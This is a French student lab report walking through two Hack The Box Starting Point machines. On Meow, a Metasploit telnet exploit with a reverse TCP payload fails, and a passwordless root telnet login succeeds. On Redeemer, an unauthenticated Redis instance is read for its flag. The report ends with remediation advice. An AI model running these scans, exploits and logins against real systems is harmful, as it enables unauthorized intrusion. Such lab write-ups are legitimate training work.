


Laboratoire 03 - Gauvain BOICHÉ

Hack-The-Box

Je connais bien, j'ai déjà été abonné "Argent" de la HTB-Academy. C'est plutôt qualitatif. Et ça nous rappelle la nécessité de parler anglais dans ce métier, ce genre de ressource n'existe pas en français, et c'est bien dommage.

StartingPoint

Inutile de raconter le début de tout ça, commençons dans le vif :



D'abord, communiquons-nous ?

```
Parrot Terminal
File Edit View Search Terminal Help

[eu-starting-point-2-dhcp]-[10.10.14.238]-[gouvainboiche@htb-wgtzdaukxe]-[~]
[*]$ ping 10.129.14.50
PING 10.129.14.50 (10.129.14.50) 56(84) bytes of data.
64 bytes from 10.129.14.50: icmp_seq=1 ttl=63 time=7.68 ms
64 bytes from 10.129.14.50: icmp_seq=2 ttl=63 time=7.44 ms
64 bytes from 10.129.14.50: icmp_seq=3 ttl=63 time=7.46 ms
64 bytes from 10.129.14.50: icmp_seq=4 ttl=63 time=7.85 ms
^C
--- 10.129.14.50 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3003ms
rtt min/avg/max/mdev = 7.437/7.605/7.846/0.168 ms
[eu-starting-point-2-dhcp]-[10.10.14.238]-[gouvainboiche@htb-wgtzdaukxe]-[~]
[*]$
```

Oui, on communique avec la "cible", c'est très bien.

Je lance un `nmap -sV -p- 10.128.14.50` pour scanner tous les ports et obtenir les informations sur chacun. Le résultat n'est pas terrible :

```
[eu-starting-point-2-dhcp]-[10.10.14.238]-[gouvainboiche@htb-wgtzdaukxe]-[~]
[*]$ nmap -sV -p- 10.129.14.50
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-02-10 02:54 CST
Nmap scan report for 10.129.14.50
Host is up (0.0076s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
23/tcp    open  telnet  Linux telnetd
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.51 seconds
```

On devine que la machine est basé sur Linux, mais sans plus d'informations. Quelle distribution ? Quelle version ?

Mais ça devrait faire l'affaire. Je refais un `nmap -sV -p --version-all 23 10.129.14.50` pour recueillir le maximum sur ce seul port ouvert :

C'est un secret de polichinelle que Telnet est un service à trous et que celui qui ne l'a pas remplacé à minima par du SSH est un dinosaure, et que son dernier script n'était même pas en COBOL mais en BASIC.

La machine n'ayant pas de service web (nginx/apache/autre), passer à Metasploit directement me semble la marche à suivre. Je sais que telnet pour Linux est le service ouvert :

On a l'embarras du choix, et limite du choix dans l'embarras. La plupart ne font que mentionner des appareils réseau (D-Link, Netgear, TP-Link...) et pas le service en tant que tel. Je tente avec le service qui me semble prometteur, `telnet_encrypt_keyid` :


```
[msf](Jobs:0 Agents:0) >> use exploit/linux/telnet/telnet_encrypt_keyid
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(linux/telnet/telnet_encrypt_keyid) >> set RHOSTS 10.129.14.50
RHOSTS => 10.129.14.50
[msf](Jobs:0 Agents:0) exploit(linux/telnet/telnet_encrypt_keyid) >> set RPORT 23
RPORT => 23
[msf](Jobs:0 Agents:0) exploit(linux/telnet/telnet_encrypt_keyid) >> exploit
[*] Started reverse TCP handler on 94.237.91.182:4444
[*] 10.129.14.50:23 - Brute forcing with 1 possible targets
[*] 10.129.14.50:23 - Trying target Red Hat Enterprise Linux 3 (krb5-telnet)...
```

Domage :

```
[-] 10.129.14.50:23 - Exploit aborted due to failure: unknown: This system does not support encryption
[*] Exploit completed, but no session was created.
[msf](Jobs:0 Agents:0) exploit(linux/telnet/telnet_encrypt_keyid) >> █
```

... et je me rappelle que je suis un peu concon et que des fois, le plus simple est le plus évident :

```
[eu-starting-point-2-dhcp]-[10.10.14.238]-[gauvainboiche@htb-wgtzdaukxe]-[~]
[★]$ telnet 10.129.14.50 23 -l root
Trying 10.129.14.50...
Connected to 10.129.14.50.
Escape character is '^]'.
whoami
whoami
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-77-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Tue 10 Feb 2026 09:23:15 AM UTC

System load:          0.0
Usage of /:            41.7% of 7.75GB
Memory usage:         4%
Swap usage:           0%
Processes:            135
Users logged in:      0
IPv4 address for eth0: 10.129.14.50
IPv6 address for eth0: dead:beef::250:56ff:fe94:8a0b

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

75 updates can be applied immediately.
31 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Mon Sep  6 15:15:23 UTC 2021 from 10.10.14.18 on pts/0
root@Meow:~# whoami
root
root@Meow:~# █
```

Un compte **root** sans mot de passe, j'avoue j'ai jamais vu ça. Certes c'est une machine fait exprès, mais personne ne ferait ça. N'est-ce pas ?

Mais de fait, je soumetts les réponses et boum :



You have solved Meow!

Congratulations  **gauvainboiche** best of luck in capturing flags ahead!

#544321	10 Feb 2026	Retired
Machine Rank	Pwn Date	Machine State

Ok Share


Conclusions

- Machine : Ubuntu 20.04.2 LTS
- 1 seul port ouvert, le 23, service Telnet
- Metasploit inutile pour moi, faute de connaître l'outil pour l'exploiter tel quel. Piratage "chanceux", j'ai tenté une connexion **root** sans chercher de CVE ni rien, à l'instinct. Mais ça paye !
- La connexion en "root" par Telnet m'évite de devoir escalader par la suite. L'escalade est déjà totale.
- Les recommandations :
 - décommissionner Telnet et remplacer par SSH

Je pourrais dire "forcez le mot de passe pour la connexion Telnet" mais non, pourquoi faire des circonvolutions quand il faut juste arrêter d'utiliser de mauvais services. On passe en SSH 2 et on n'autorise que les connexions avec clefs SSH ED25519 et basta.

Deuxième Quatrième essai

Après un deuxième (Fawn) puis troisième (Dancing) essai, me voilà sur un quatrième, mais cette fois-ci directement depuis la machine Kali-Linux en local. Et tant mieux, c'est la dernière des 4 machines non-VIP qui reste :



Bien ! Commençons. Un classique **nmap -sV -p- 10.129.37.178** :


```
(kali@kali)-[~]
$ nmap -sV -p- 10.129.37.178
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-10 06:10 -0500
Nmap scan report for 10.129.37.178
Host is up (0.16s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
6379/tcp open  redis  Redis key-value store 5.0.7

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.19 seconds
```

Une base de données Redis. J'ai connu des failles sur du PSQL et du MariaDB par le passé, Redis doit avoir ses failles aussi. Pas d'info sur l'OS. On va faire sans pour le moment. Il faut juste installer Redis pour avoir `redis-cli` :

```
(kali@kali)-[~]
$ sudo apt install redis -y
Installing:
redis

Summary:
Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 9
Download size: 17.9 kB
Space needed: 28.7 kB / 61.7 GB available

Get:1 http://kali.download/kali kali-rolling/main amd64 redis all 5:8.0.5-1 [17.9 kB]
Fetched 17.9 kB in 0s (44.5 kB/s)
Selecting previously unselected package redis.
(Reading database... 434535 files and directories currently installed.)
Preparing to unpack .../redis_5%3a8.0.5-1_all.deb...
Unpacking redis (5:8.0.5-1)...
Setting up redis (5:8.0.5-1)...

(kali@kali)-[~]
$ redis-cli --version
redis-cli 8.0.5
```

Je tente de connecter en direct, et c'est formidable, ça me laisse le faire :

```
(kali@kali)-[~]
$ redis-cli -h 10.129.37.178
10.129.37.178:6379> █
```

Ah, je crois que j'ai entendu un DevSecOps lâcher un râle d'agonie au dehors. Je jette une pièce par la fenêtre pour la veuve et je reprends. Je tape `info` et j'ai tout :

```
# Server
redis_version:5.0.7
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:66bd629f924ac924
redis_mode:standalone
os:Linux 5.4.0-77-generic x86_64
arch_bits:64
multiplexing_api:epoll
atomicvar_api:atomic-builtin
gcc_version:9.3.0
process_id:752
run_id:2bff7c0ded57532f7a551df3b52d3fe4fe1e1bce
tcp_port:6379
uptime_in_seconds:544
uptime_in_days:0
hz:10
configured_hz:10
lru_clock:9114526
executable:/usr/bin/redis-server
config_file:/etc/redis/redis.conf
```


Et j'en passe. C'est long. J'accède à la première Base de données et je liste les clefs :

```
10.129.37.178:6379> select 0
OK
10.129.37.178:6379> KEYS *
1) "numb"
2) "flag"
3) "stor"
4) "temp"
(1.44s)
10.129.37.178:6379> █
```

Et je vois un "flag" magnifique qui n'attend que moi :


```
10.129.37.178:6379> KEYS *
1) "numb"
2) "flag"
3) "stor"
4) "temp"
10.129.37.178:6379> GET flag
"03e1d2b376c37ab3f5319922053953eb"
(1.56s)
10.129.37.178:6379> █
```

[Et voilà](#) :



You have solved Redeemer!

Congratulations

 **gouvainboiche**

best of luck in capturing flags ahead!

#291434	10 Feb 2026	Retired
Machine Rank	Pwn Date	Machine State

Ok

Share

Maintenant je passe de "Starting Points" aux "Machines" niveau "Facile" et on verra.